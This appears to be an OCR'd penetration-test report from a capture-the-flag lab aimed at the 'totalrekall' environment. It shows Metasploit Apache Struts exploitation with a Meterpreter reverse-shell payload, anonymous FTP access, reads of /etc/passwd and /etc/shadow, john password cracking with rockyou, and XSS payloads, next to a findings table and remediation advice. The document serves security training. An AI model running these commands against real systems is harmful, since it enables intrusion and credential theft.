9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://cert Authority - G2
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://cert Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

The provided image highlights the exposure of a sensitive file using the "find" command in Kali Linux. The attacker discovered files and directories that were accessible but should have been better protected. This indicates a significant security flaw that allowed unauthorized access to sensitive information, potentially leading to data breaches or other security incidents.


```
find -type f -iname "*flag*"
./root/.flag7.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/eth0/flags
./sys/devices/virtual/net/lo/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags

cat ./root/.flag7.txt
8ks6sbhss
```


The flags represent an attack involving brute force entry and escalated privileges. The attacker attempted to gain unauthorized access by repeatedly trying different username and password combinations. After successfully gaining entry, the attacker obtained the highest level of privilege, known as "root" access. This breach poses a severe security risk as it allows the attacker to control the entire system, potentially leading to data breaches, data manipulation, and other malicious activities.





The images provided showcase the use of the "ping" command and IP address discovery by an attacker. In this scenario, the attacker utilized the "ping" command to identify accessible hosts and IP addresses within the network. By doing so, the attacker gains valuable information about the network's layout and potential targets for further exploitation or unauthorized access. This reconnaissance technique allows the attacker to map the network's structure and plan potential attacks more effectively.





Domain Dossier Investigate domains and IP addresses

domain or IP address: totalrekall.xyz

☑ domain whois record ☐ DNS records ☐ traceroute

☐ network whois record ☐ service scan go

user: anonymous [174.94.53.15]
balance: 48 units
log in | account info

CentralOps.net

Do you see Whois records that are missing contact information?
Read about reduced Whois data due to the GDPR.

Address lookup

canonical name totalrekall.xyz.
aliases
addresses 3.33.130.190
15.197.148.33

Domain Whois record

Queried whois.nic.xyz with "totalrekall.xyz"...

```
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2023-04-27T09:17:16.0Z
Creation Date: 2022-02-02T19:16:16.0Z
Registry Expiry Date: 2024-02-02T23:59:59.0Z
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization:
Registrant State/Province: Georgia
Registrant Country: US
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contac
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact t
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

The images provided depict the exploitation of the Apache Struts Web Framework using a Metasploit module. In this case, the attacker successfully identified and exploited a known vulnerability in the Apache Struts framework. This exploit allows the attacker to gain unauthorized access to the web application, potentially leading to data breaches, unauthorized code execution, or other security compromises.

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts_dev_mode) > options

Module options (exploit/multi/http/struts_dev_mode):

   Name       Current Setting                             Required  Description
   ----       ---------------                             --------  -----------
   Proxies                                                no        A proxy chain of format type:host:port[,type:host:p
   RHOSTS                                                 yes       The target host(s), see https://github.com/rapid7/m
   RPORT      8080                                        yes       The target port (TCP)
   SSL        false                                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-blank/example/HelloWorld.action    yes       The path to a struts application action
   VHOST                                                  no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.72.234    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Struts 2


msf6 exploit(multi/http/struts_dev_mode) > set rhost 192.168.13.12
rhost => 192.168.13.12
msf6 exploit(multi/http/struts_dev_mode) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(multi/http/struts_dev_mode) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts_dev_mode) > sessions
```


```
meterpreter > cd /root
meterpreter > ls -l
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > gzip flagisinThisFile.7z
[-] Unknown command: gzip
meterpreter > cat flagisinThisfile.7z
7z◆◆'fV◆%◆!◆◆◆flag 10 is wjasdufsdkg
◆3◆є◆◆ɔ6=◆t◆◆◆#◆◆□□◆{◆◆◆<◆H◆vw{I◆◆◆◆W◆
                                    F◆◆Q◆◆◆◆◆◆I◆◆◆◆◆◆◆◆◆◆?◆;◆<◆Ex|◆◆◆◆◆
                                                                        ◆
                                                                                #]
                                                                                  ◆◆
n◆]meterpreter >
```


The continuation of the previous findings in this image focuses on the identification of misconfigurations and offline password cracking. The attacker successfully discovered misconfigurations within the system and proceeded to conduct offline password cracking attacks. Through these attacks, the attacker obtained user passwords, potentially compromising user accounts and gaining unauthorized access to sensitive information.

```
cat /etc/shadow
cat: /etc/shadow: Permission denied
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Windows Operating System Assessment

The following image is an HTTP Enumeration attack on (172.22.117.20) webpage . In this attack, the attacker attempted to gather information about the web application or server by systematically enumerating directories and files. This enumeration process allows the attacker to discover potential vulnerabilities, sensitive files, or configuration details that could be exploited to gain unauthorized access or compromise the web application's security.







```
4d7b349705784a518bc876bc2ed6d4f6
```

The images provided depict an attack on the File Transfer Protocol (FTP) server associated with the web application. In this attack, the attacker exploited vulnerabilities within the FTP server, leading to unauthorized access to files and directories. By gaining access to the FTP server, the attacker can potentially compromise sensitive data, manipulate files, or perform other malicious activities that jeopardize the security of the web application.

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> dir -r
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (62.0040 kB/s)
ftp>
```


```
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (351.1236 kB/s)
ftp> more flag3.txt
?Invalid command
ftp> less flag3.txt
?Invalid command
ftp> cat flag3.txt
?Invalid command
ftp> nano flag3.txt
?Invalid command
ftp> exit
421 Connection timed out.

┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─#
```

The images provided illustrate an OSINT (Open-Source Intelligence) attack in which the attacker leverages the "john" password-cracking tool and the "rockyou.txt" wordlist. In this attack, the attacker utilizes publicly available information to attempt to crack passwords. By using the "rockyou.txt" wordlist, which contains common and previously leaked passwords, the attacker aims to discover weak or easily guessable passwords used by users within the system. Such attacks can lead to unauthorized access to user accounts, compromising the security of the web application and potentially exposing sensitive data. To prevent OSINT attacks and protect user credentials, it is crucial to enforce strong password policies, encourage the use of complex passwords, and conduct regular security assessments to identify and rectify any weak passwords in the system.




```
┌──(root💀kali)-[~]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt trivera
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tanya4life       (trivera)
1g 0:00:00:34 DONE (2023-07-20 16:32) 0.02927g/s 303029p/s 303029c/s 303029C/s Targaenatoma..Tanner626
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The provided image indicates that the attackers gained access to a Domain Controller Windows system using the "Get-Localuser" command. By accessing the Domain Controller, the attackers potentially obtained significant control over the entire network. This level of access allows the attackers to compromise user accounts, manipulate domain configurations, and gain unauthorized privileges across the network.



Day / Flag	Type	IP	Port	Operation
Day 2 F7	Rhost	192.168.13.10	Port 8080	
Day 2 F8	Rhost Lhost	192.168.13.11 192.168.13.1	Port 80	
Day 2 F10	Rhost	192.168.13.12	Port 8080	
	Apache struts 2.3.5 - 2.5.x < x.x.10.1			
Day 2 F12		172.22.117.20		HTTP enum
Day 3 F3	User: Anon Day	172.22.117.20		FTP
Day 3 F8	DC	172.22.117.20		get local user

Summary Vulnerability Overview


Vulnerability	Severity
Day 1 Flag 1 - Cross-Site Scripting(XSS)	Medium
Day 1 Flag 5 - File Upload	High
Day 1 Flag 3 - Cross-Site Scripting(XSS)	Medium
Day 1 Flag 9 - URL Manipulation	Low
Day 1 Flag 8 - Client-Side Manipulation	Medium
Day 1 Flag 10 - DNS Enumeration	Low
Day 2 Flag 3 - Weak or misconfigured SSL Certificate	Low
Day 2 Flag 7 - Insecure File Permissions and Access Controls	Medium
Day 2 Flag 12 - Weak User Account Security and Brute Force Vulnerability	High
Day 2 Flag 2 - IP Address Exposure and Data Leakage	Low
Day 2 Flag 10 - Apache Struts Remote Code Execution	High
Day 3 Flag 2 - Web Application Enumeration	Medium
Day 3 Flag 3 - FTP Server Vulnerability/FTP Authentication Weakness	Medium
Day 2 Flag 8 - Shellshock Bash Vulnerability/Apache Server Vulnerability	High
Day 2 Flag 9 - Weak Password Hashing	High
Day 3 Flag 1 - Weak Passwords/Password Cracking	Medium
Day 3 Flag 8 - Privilege Escalation	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	8
Ports	5

Exploitation Risk	Total
Critical	1
High	5
Medium	7
Low	4


Vulnerability Findings


Title	Day 1 Flag 1
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Vulnerability 1	**Findings**
Description	XSS payload on the Welcome page
Images	<script>alert('XSS')</scirpt> 
Affected Hosts	Web applications welcome page.
Remediation	1. Apply filters to accept only expected or valid input to prevent malicious data. 2. Sanitize and modify content and input to remove potential vulnerabilities. 3. Implement a content security policy to enhance protection against various web threats.

Vulnerability 2	Findings
Title	Day 1 Flag 5
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	File(image) insertion upload JPG.
Images	


	
Affected Hosts	Web applications file upload feature.
Remediation	1. Limit uploaded file types to those relevant for business/website use. 2. Implement an allow list filter for uploaded files. 3. Enforce a blacklist for commonly used executable formats. 4. Perform filtering and content checks on uploaded files. 5. Ensure the uploaded directory lacks "execute" permissions and remove script handlers from these folders.

Vulnerability 3	Findings
Title	Day 1 Flag 3
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	XSS payload on the leave comment section page
Images	<?php echo '<script>alert("Welcome")</script>'; ?>


